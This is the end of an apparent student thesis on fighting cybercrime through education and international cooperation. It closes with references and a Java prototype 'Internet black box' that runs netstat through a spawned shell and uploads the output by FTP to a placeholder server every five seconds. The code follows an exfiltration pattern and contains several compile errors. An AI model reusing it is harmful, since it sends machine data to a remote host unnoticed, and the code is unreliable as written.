The design above doesn`t prevent cybercriminal to conduct crimes. It works as an insurance so that we could use it to find someone who is responsible after suffering from a crime.

To prevent cybercrime from happening, we need approach from different angle. The reason we need think outside box is that we can see the traditional method didn`t work

so well. Even though countless software related to information security are made, the cybercrime is still increasing, and the increasing rate is higher each year. This raise a question: Is this kind of software really working? The answer is “Yes!”. However we overlook the weakest spot of the security system, and that is our human being. No matter how many software IT engineers can create, in the end, it is the people who controls and operate it.

How can we change people? The answer is “We can, but it`s hard.”. However, there is one way we can influence people, and that is education. Many people remember their teachers or parents told them how to prevent and escape a fire disaster, how to stay safe during earthquake, how to avoid electricity shock and so on. These kind of warning and instruction are given when we are very young. Education needs to advance as the society advance. However, when we try to apply this same method to the IT field it will not work due to IT field requires certain knowledge base. However, not all the IT security requires knowledge. For instance, we can teach our children do not visit suspicious website, do not download pirate software from third-party website and so on. This kind of action will help people to be vigilant to cybercrime. By being so, people will tread more carefully when they surfing the Internet thereby decrease the chance of being attacked. For the people who are currently working, companies could offer their employees with information security lessons.

Besides that, we could fully use the power of modern media. Government facility could cooperate with media to give cybercrime more attention and launch campaign to publicity to get their attention. The whole action above is to let people be aware of threat of cybercrime and learn more about cybercrime.

Even with all the efforts above, we will still need governments around the world to cooperate to fight against cybercrime. A sound international law system is in need so that we can formally apprehend and indict the criminal around the world. Although Interpol has already had cyber division to handle cybercrime, they can`t solve all of them due to limited budgets and resource. Countries should not rely on a single organization. Law enforcement among countries could try to interact directly. Although this kind of action is much more complicated than it seems to be, the will of cooperation is much more important. Besides the law enforcement, governments can enhance cooperation in multiple areas so that we can use the wisdom from all over the world to fight against cybercrime.

5 CONCLUSION

Based on the cases, we can find that cyber crime is difficult to trace, and convict. My design barely provides any effort, but at least it gives hope in certain cases. It helps people who has no computer knowledge.

Although countless resource has been spent on cyber security, the outcome is unpromising. Based on whole thesis and my research, we can draw following conclusions:

1. The problem with current cyber security is that it is so passive. Although countless money has been spent, we can`t win this war only by defending.
2. In spite of the fact that current cyber security measures can withstand most of cyber offenses, human negligence is responsible for most of cyber attacks. That is the reason that reported cyber crime cases are still going up.

As we can see from above, to fight against cyber crimes, we need many people from different fields and different countries to work together. We need to be more active in fighting cyber crimes. Countries need to put aside their differences and reach for same goal. Fighting crime should be a common goal for all countries around the world. It should not be used as a bargaining chip for international relationship. Countries should cooperate with each other in fighting crime on the base of understanding and respecting other countries` law and culture. In this way, we can achieve true cooperation rather than a formality.

REFERENCES

[1] Introduction to Cyber Crime http://www.inf.tsu.ru/WebDesign/libra3.nsf/161d3ebc95608f55c62571f5003467e9/3b47f7a6821452fdc62572040016d843/$FILE/cybercrime.pdf

[2] Chen Thomas, Robert Jean-Marc (2004). "The Evolution of Viruses and Worms" (PDF). Retrieved 2016-03-02.

[3] David Shoemaker. Dec 20 2005. Personal Identity and Ethics. [ONLINE] Available at: https://plato.stanford.edu/entries/identity-ethics/ [Accessed 19 June 2017].

[4]Private communication with a cybercriminal

[5] Yuri Ilyin. 2014. Cybercrime, Inc.: how profitable is the business?. [BLOG] Kaspersky Available at: https://blog.kaspersky.com/cybercrime-inc-how-profitable-is-the-business/15034/ [Accessed 19 June 2017].

[6] Wikipedia. 2017. United States Cyber Command. [ONLINE] Available at: https://en.wikipedia.org/wiki/United_States_Cyber_Command. [Accessed 19 June 2017].

[7] MILITARY.COM. 2016. When Does A Cyber Attack Constitute An Act Of War? We Still Don`t Know. [ONLINE] Available at: http://taskandpurpose.com/cyber-attack-constitute-act-war-still-dont-know/. [Accessed 19 June 2017].

[8] BBC. 2017. Russia: The scandal Trump can`t shake. [ONLINE] Available at: http://www.bbc.com/news/world-us-canada-38966846. [Accessed 19 June 2017].

[9] Baidu Baike. 2005. 中国红客联盟 (Chinese Honker Group). [ONLINE] Available at: http://baike.baidu.com/link?url=eWLJPj6QK6wtdtfLZiLmvhTo6p2-fOpCxf-gfa83ZIYW6PNdUNPlfad_07KWW9WqReA9xZWvRQu8ispFDjloJ3ICbL2gwUZr3xKA7xrMqROW4QJefGWLa-FeMWfTAA1d9TUy7sbved4dIVeCZEMRma. [Accessed 19 June 2017]

[10] James A. Lewis December 2002 Assessing the Risks of Cyber Terrorism, Cyber War and Other Cyber Threats [Online] Center for Strategic and International Studies Page 1

[11] FBI 2016 Ransomware Prevention and Response for CISOs [PDF] Federal Bureau Investigation Available at: https://www.fbi.gov/file-repository/ransomware-prevention-and-response-for-cisos.pdf/view Page 2

[12] Thomas, T.F, 2017. An NSA Cyber Weapon Might Be Behind A Massive Global Ransomware Outbreak. Forbes, [Online]. volume 3(2). Available at: https://www.forbes.com/sites/thomasbrewster/2017/05/12/nsa-exploit-used-by-wannacry-ransomware-in-global-explosion/#2e843474e599 [Accessed 19 June 2017].

[13]Private communication with victim

[14] US House of Representatives, 2007 , Sexual Exploitation of Children over the Internet, Report for the use of the Committee on Energy and Commerce, 109th Congress , page 9.

[15] US House of Representatives , 2007 , Sexual Exploitation of Children over the Internet, Report for the use of the Committee on Energy and Commerce, 109th Congress, page 8.

APPENDIX 1 PROTOTYPE OF INTERNET BLACK BOX

```
import java.io.File;

import java.io.FileInputStream;

import java.io.IOException;

import java.io.InputStream;

import java.io.OutputStream;

import javax.swing.*;


import org.apache.commons.net.ftp.FTP;

import org.apache.commons.net.ftp.FTPClient;


public class FTPUploadFileDemo extends TimerTask {


    public void run() {

        String server = "www.xxxx.com";

        int port = 21;

        String user = "user";

        String pass = "pass";


        FTPClient ftpClient = new FTPClient();

        try {
```

```
        String command = "cmd /c start cmd.exe";
        Process child = Runtime.getRuntime().exec(command);
        OutputStream out = child.getOutputStream();
        out.write("netstat -a >C:\Temp\file.txt".getBytes());
        out.flush();

ftpClient.connect(server, port);
ftpClient.login(user, pass);
ftpClient.enterLocalPassiveMode();

ftpClient.setFileType(FTP.BINARY_FILE_TYPE);

File secondLocalFile = new File("C:\Temp\file.txt");
String secondRemoteFile = "Temp\file.txt";
inputStream = new FileInputStream(secondLocalFile);

System.out.println("Start uploading second file");
OutputStream = ftpClient.storeFileStream(secondRemoteFile);
byte[] bytesIn = new byte[4096];
int read = 0;

while ((read = inputStream.read(bytesIn)) != -1) {
   outputStream.write(bytesIn, 0, read);
```

```
            }
            inputStream.close();
            outputStream.close();

            boolean completed = ftpClient.completePendingCommand();
            if (completed) {
                System.out.println("The second file is uploaded successfully.");
            }

        } catch (IOException ex) {
            System.out.println("Error: " + ex.getMessage());
            ex.printStackTrace();
        } finally {
            try {
                if (ftpClient.isConnected()) {
                    ftpClient.logout();
                    ftpClient.disconnect();
                }
            } catch (IOException ex) {
                ex.printStackTrace();
            }
        }
    }
```

```
}

Timer timer = new Timer();

timer.schedule(new FTPUploadFileDemo(), 0, 5000);
```